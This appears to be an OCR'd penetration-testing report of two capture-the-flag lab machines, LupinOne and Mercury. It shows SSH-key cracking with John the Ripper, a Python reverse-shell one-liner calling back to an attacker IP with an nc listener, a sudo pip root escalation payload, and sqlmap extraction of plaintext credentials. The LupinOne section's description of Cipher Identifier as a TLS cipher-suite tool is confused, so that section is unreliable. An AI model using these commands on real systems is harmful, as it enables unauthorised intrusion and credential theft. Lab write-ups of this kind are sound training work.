
- **Tools used for decryption:**

- **Cipher Identifier** is a tool or utility used to analyze and identify the **cipher suites** supported by a web server or application during an SSL/TLS handshake. Cipher suites define the cryptographic algorithms used to secure communications over the internet, including key exchange, encryption, and hashing methods.

We have found this encrypted key encrypted with base 58.



After decoding it I found a file of open ssh private key.



Saving the found text into a file and changing it to hash by the following:

- **Tools:**

- **John the Ripper** (often abbreviated as **John**) is a powerful, open-source **password cracking software tool**. It is designed to identify weak passwords by performing various types of attacks against password hashes, making it an essential tool for security professionals and penetration testers.

- **I used the following command:** /usr/bin/ssh2john SSH.txt > HASH
  john --wordlist=/usr/share/wordlists/fasttrack.txt HASH to use the **ssh2john** script (part of the **John the Ripper** password cracking suite) to convert an SSH key file (`SSH.txt`) into a format that can be processed by **John the Ripper**.

  `SSH.txt`: This file typically contains SSH private keys or hashes that need to be cracked.

  `>` HASH: The output of this command is redirected to a file named **HASH**. This file will contain the converted hashes extracted from `SSH.txt`.

  `john --wordlist=/usr/share/wordlists/fasttrack.txt HASH`:

  This command runs **John the Ripper** to attempt to crack the passwords associated with the hashes stored in the **HASH** file.

  `--wordlist=/usr/share/wordlists/fasttrack.txt`: Specifies a wordlist (`fasttrack.txt`) that John will use to guess the passwords. The tool will systematically try each entry from this wordlist against the hashes in the HASH file.

```
┌──(mohamed㉿kali)-[~]
└─$ /usr/bin/ssh2john SSH.txt > Hash

┌──(mohamed㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt Hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (SSH.txt)
1g 0:00:00:07 DONE (2024-10-13 14:58) 0.1319g/s 10.94p/s 10.94c/s 10.94C/s P@55w0rd!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(mohamed㉿kali)-[~]
└─$ john Hash --show
SSH.txt:P@55w0rd!

1 password hash cracked, 0 left
```


Now we have the password which is P@55w0rd!

Then i used the following command: **`ssh icex64@192.168.57.145 -i SSH.txt`** to initiate an SSH (Secure Shell) connection to a remote server and i logged in and tried to search for files and i found a file `user.txt`.


```
└─$ ssh icex64@192.168.57.145 -i SSH.txt

Enter passphrase for key 'SSH.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$
```

2.3.2 Privilege Escalation

After checking the machine I found that there is a python script.



Finding this python script and editing it using Nano and changing it to a reverse shell using python.




After editing it with the reverse shell python script and open a listner on my machine I got get access.

Python script>
import

socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.57.135",1111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);pty.spawn("/bin/bash")
Listner command >nc -lnvp 1111

After that I have found the password of user arsene



```
┌──(mohamed㉿kali)-[~]
└─$ ssh arsene@192.168.57.145
arsene@192.168.57.145's password:
Permission denied, please try again.
arsene@192.168.57.145's password:
Permission denied, please try again.
arsene@192.168.57.145's password:
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Mon Oct  4 15:02:37 2021 from 192.168.0.169
arsene@LupinOne:~$
```

Arsene user has the privilege of running pip command

```
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

After that I will use the following commands to gain root access:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

3. Result

After trying the password I have finally got a root access:

MERCURY

1. Target

The assessment on the Mercury VM instance revealed several vulnerabilities, including SQL injection, improper credential management, and privilege escalation risks. The following report outlines the findings, impacts, and recommended remediations for each identified issue.

2. Scope

- **Target IP:** 10.0.2.15
- **Approach:** Black-box penetration test with no prior knowledge of the system.

3. Methodology

The testing process followed these steps:

1. **Reconnaissance**: Network scans using tools like netdiscover and nmap.
2. **Enumeration**: Analysis of discovered web services and hidden directories.
3. **Exploitation**: Testing for SQL injection, using automated tools like SQLMap, and analyzing exposed credentials.

4. **Post-Exploitation**: Utilizing privilege escalation techniques to gain root access.
5. **Flag Capture**: Retrieving user and root flags to confirm successful exploitation.

4. Steps

4.1 Network Scanning and Service Enumeration

Initial scans using netdiscover identified the Mercury machine, followed by nmap scans revealing open port 8080, hosting a web service.

4.1.2 Recommendation:


Limit the machine's exposure by disabling unused ports and services. Regularly audit open ports and services for unnecessary exposure.


4.2 Web Application Vulnerabilities (Port 8080)


Vulnerability: Through directory busting with Gobuster, sensitive files (e.g., robots.txt) were uncovered, which contained information leading to further exploration. A login page was identified as vulnerable to SQL Injection, allowing access to a backend database.

- **Impact**: Unauthorized access to database information could lead to data theft or further compromise.

- **Evidence**: SQLMap revealed injectable parameters, confirming the presence of SQL vulnerabilities.


┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.0/24
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-08 14:39 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE
53/tcp open domain
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
Nmap scan report for 10.0.2.15
Host is up (0.0015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
8080/tcp open http-proxy
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.33 seconds



1 2 3 4
14:46
Problem loading page
10.0.2.15:8080/
10.0.2.15:8080
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Hello. This site is currently in development please check back later.



4.3 SSH Access via Discovered Credentials

Vulnerability: SQL injection testing exposed credentials that were valid for SSH login. This highlights potential issues with credential reuse and poor password management.

- **Impact**: Unauthorized SSH access allowed full access to the user environment, facilitating further exploration and privilege escalation.
- **Evidence**: SSH login was achieved with the discovered username and password combination.




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://10.0.2.15:8080/mercuryfacts/ --dbs --batch
```

```
available databases [2]:
[*] information_schema
[*] mercury
```


id	password	username
1	johnny1987	john
2	lovemykids111	laura
3	lovemybeer111	sam
4	mercuryisthesizeof0.056Earths	webmaster


4.4 Privilege Escalation via Sudo Misconfiguration

